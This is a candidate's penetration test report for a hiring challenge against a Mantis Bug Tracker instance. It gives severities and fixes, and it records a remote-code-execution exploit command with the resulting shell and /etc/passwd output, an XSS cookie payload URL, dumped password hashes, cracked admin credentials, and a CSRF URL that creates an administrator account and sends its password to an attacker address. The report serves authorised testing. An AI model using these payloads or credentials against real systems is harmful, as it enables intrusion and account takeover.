NCC Web Challenge

Penetration Test Report for NCC Web Challenge

v.1.0

Carl Zhou

czhou@mailbox.org

Table of Contents

1.0 NCC Web Challenge Penetration Test Report 3

1.1 Introduction 3

1.2 Objective 3

1.3 Requirements 3

2.0 High-Level Summary 4

2.1 Recommendations 5

3.0 Methodologies 5

3.1 Information Gathering 5

3.2 Penetration 6

System IP: 107.20.74.213 6

Service Enumeration 6

3.3 House Cleaning 12

4.0 Additional Items 13

Appendix 0 – Template Source 13

Appendix 1 – Obtained Credentials 13

Appendix 2 – Potential CSRF on manage_user_create.php 13

1.0 NCC Web Challenge Penetration Test Report

1.1 Introduction

The NCC Web Challenge penetration test report contains all efforts that were conducted in order to pass Challenge 1 of the NCC Group hiring process. This report will be graded from a standpoint of correctness and fullness to all aspects of the challenge. The purpose of this report is to ensure that the candidate has a full understanding of web penetration testing methodologies as well as the technical knowledge to pass the qualifications for a Security Consultant.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against a web application hosted by NCC. The candidate is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how one would start from beginning to end, including the overall report.

1.3 Requirements

The candidate will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, and sample code if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing a web application penetration test for the NCC Web Challenge. An internal penetration test is a dedicated attack against a web application. The focus of this test is to perform attacks, similar to those of a hacker and attempt to exploit NCC's web application: http://ec2-107-20-74-213.compute-1.amazonaws.com/issues. My overall objective was to evaluate the web application and identify vulnerabilities while reporting the findings back to the NCC hiring team.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the given application. When performing the attacks, I was able to gain a non-interactive shell on the web application host **ip-172-31-17-149**. During the testing, I had administrative level access to the web application and the MySQL database. The vulnerabilities as well as a brief description on how access was obtained are listed below:

- Mantis Bug Tracker ≤1.1.3 - Remote Code Execution on manage_proj_page.php
- Mantis Bug Tracker ≤1.1.1- XSS on return_dynamic_filters.php
- Mantis Bug Tracker – Admin Directory not removed
- Mantis Bug Tracker – Public Directory File Listing
- Mantis Bug Tracker – Weak Administrator Password

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit the web application in the future. One thing to remember is that the web app requires frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing web application penetration testing that is effective in testing how well the web application is secured. Below is a breakout of how I was able to identify and exploit the variety of PHP scripts and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the web application. The specific info of the target was:

- IP Address: 107.20.74.213 - external, 172.31.17.149 - internal
- Hostname: ip-172-31-17-149
- Web Server: Apache 2.2.14
- Operating System: Ubuntu
- Web Server Port:80

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. I was given the credentials username: **testuser**, password: **test** by NCC to test the web application. During this penetration test, I was able to successfully exploit the following vulnerabilities.

System IP: 107.20.74.213

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
107.20.74.213	TCP: 80
	UDP: 53

The web application at /issues was running Mantis Bug Tracker 1.0.5. This was derived from the publicly accessible changelog at /issues/doc/Changelog.

Vulnerability Exploited: Mantis Bug Tracker ≤1.1.3 - Remote Code Execution on manage_proj_page.php

Vulnerability Explanation: manage_proj_page.php in Mantis before 1.1.4 allows remote authenticated users to execute arbitrary code via a sort parameter containing PHP sequences, which are processed by create_function within the multi_sort function in core/utility_api.php.

Vulnerability Fix: The vendor has issued a fix to this vulnerability. Download the latest patched version of Mantis BT here:

https://www.mantisbt.org/download.php

Severity: **Critical**

Exploit Code: https://www.exploit-db.com/exploits/6768

Running the exploit code (6768.php) for the local instance:

```
php -f 6768.php ec2-107-20-74-213.compute-1.amazonaws.com /issues/
testuser test
```

Proof Screenshot:

```
mantis-shell# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 0a:fc:76:2c:32:40 brd ff:ff:ff:ff:ff:ff
    inet 172.31.17.149/20 brd 172.31.31.255 scope global eth0
    inet6 fe80::8fc:76ff:fe2c:3240/64 scope link
       valid_lft forever preferred_lft forever
3: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN
    link/ether 46:85:9c:d7:8d:ca brd ff:ff:ff:ff:ff:ff
4: ifb0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 32
    link/ether 12:bc:1b:a0:82:61 brd ff:ff:ff:ff:ff:ff
5: ifb1: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN qlen 32
    link/ether 8a:de:b2:9b:89:39 brd ff:ff:ff:ff:ff:ff
6: eql: <MASTER> mtu 576 qdisc noop state DOWN qlen 5
    link/slip

mantis-shell# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

mantis-shell# pwd
/var/www/issues

mantis-shell# hostname
ip-172-31-17-149

mantis-shell#
```

```
mantis-shell# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:107::/var/run/dbus:/bin/false
haldaemon:x:103:108:Hardware abstraction layer,,,:/var/run/hald:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:105:109::/var/lib/landscape:/bin/false
ubuntu:x:1000:1000:Ubuntu,,,:/home/ubuntu:/bin/bash
mysql:x:106:113:MySQL Server,,,:/var/lib/mysql:/bin/false

mantis-shell#
```

Vulnerability Exploited: Mantis Bug Tracker ≤1.1.1 - XSS on return_dynamic_filters.php

Vulnerability Explanation: A cross-site scripting (XSS) vulnerability exists in return_dynamic_filters.php. In order to exploit this vulnerability, the attacker must be authenticated. Usually the anonymous user is allowed on typical installation, so the impact is a bit higher. The attacker can use this attack in conjunction with another attack to get the user to execute malicious scripts and steal cookies.

Vulnerability Fix: The vendor has issued a fix to this vulnerability. The latest patched version can be downloaded here:

https://www.mantisbt.org/download.php


Severity: Important

Proof of Concept:

Source: https://www.exploit-db.com/exploits/5657

```
http://ec2-107-20-74-213.compute-1.amazonaws.com/issues/return_dynamic_filters.php?filter_target=%3Cscript%3Ealert(document.cookie);%3C/script%3E
```

Proof Screenshot:



Vulnerability Exploited: Mantis Bug Tracker – Admin directory not removed

Vulnerability Explanation: The admin directory /issues/admin was not removed from the application web root. Sensitive information could be leaked about the installation instance.


Vulnerability Fix: Remove the /issues/admin directory after the installation is complete.

Severity: Low

Proof of Concept:

http://ec2-107-20-74-213.compute-1.amazonaws.com/issues/admin/

Proof Screenshot:



Vulnerability Exploited: Mantis Bug Tracker - Public Directory File Listing

Vulnerability Explanation: Web directories under /issues without an index.php file reveal all files in the directory. This could expose sensitive information about the application.


Vulnerability Fix: Create a .htaccess file under /issues directory with “Options -Indexes” to return 403 forbidden when trying to access directories without index.php.

Severity: Low

Proof of Concept:

http://ec2-107-20-74-213.compute-1.amazonaws.com/issues/admin/

Proof of Screenshot:



Vulnerability Exploited: Mantis Bug Tracker – Weak Administrator Password

Vulnerability Explanation: The password hash for the user "administrator" inside the MySQL database was **21232f297a57a5a743894a0e4a801fc3**, which is an unsalted MD5 with the plaintext "admin". This is a very insecure and easy to guess password. The unsalted md5 is a very weak cryptographic hashing algorithm. An attacker can either bruteforce this password through the login page or get access to the MySQL database and perform a wordlist attack to retrieve the plaintext of the password hash.

Vulnerability Fix: The admin password should be something stronger, preferably randomly generated with a mix of symbol and alphanumeric characters which is at least 16 characters long. The best practice for storing passwords in the database is to use bcrypt. Unfortunately, Mantis BT currently only supports unsalted md5 for password storage, which means this cannot be implemented trivially.

Severity: Moderate


Proof Screenshot:

```
LOCK TABLES `mantis_user_table` WRITE;
/*!40000 ALTER TABLE `mantis_user_table` DISABLE KEYS */;
INSERT INTO `mantis_user_table` VALUES (1,'administrator','','root@localhost','21232f297a57a5a743894a0e4a801fc3','2011-03-28 17:22:38','2011-03
-28 18:41:31',1,0,90,7,0,0,'fa757579cd4cb09dbcfef9e3981563dfeb9845469246e254663f68f64af36f0e'),(2,'testuser','Test User','test@matasano.com','0
98f6bcd4621d373cade4e832627b4f6','2011-03-28 17:47:38','2019-07-26 02:19:03',1,0,55,8,0,0,'52e89b8b2c8d0d2bb1847d1a28937b7c006f111b75d680a3b639
12607078b237');
/*!40000 ALTER TABLE `mantis_user_table` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-07-26  2:22:50

mantis-shell#
```



3.3 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous, and no remnants of our penetration test are left over is important.

After the penetration test for the web application was completed, Carl removed all user accounts and passwords. NCC should not have to remove any user accounts or services from the system.

4.0 Additional Items

Appendix 0 – Template Source

https://github.com/whoisflynn/OSCP-Exam-Report-Template

Appendix 1 – Obtained Credentials

Credential Type	Username	Password	Email
Mantis BT Admin	administrator	admin	root@localhost
MySQL Root	root	(no password)	N/A

Appendix 2 – Potential CSRF on manage_user_create.php

Vulnerability Exploited: A logged in user with administrator privileges who clicks on a crafted URL with manage_user_create.php will add a new user with administrative privileges. The password of the new user is sent to the attacker's email specified in the crafted URL.

Vulnerability Fix: The vendor has issued a fix to this vulnerability. The latest patched version can be downloaded here:

https://www.mantisbt.org/download.php


Severity: Moderate


Exploit Code:

Source: https://www.exploit-db.com/exploits/5657

```
http://ec2-107-20-74-213.compute-1.amazonaws.com/issues/manage_user_create.php?username=hacker1&realname=aa&password=aa&password_verify=aa&email=foo@attacker.com&access_level=90&protected=0&enabled=1
```

Proof Screenshot:





Note: The newly created user was unable to login to the control panel, despite being created in the MySQL database. Hence this vulnerability was listed in the appendix instead of the main section.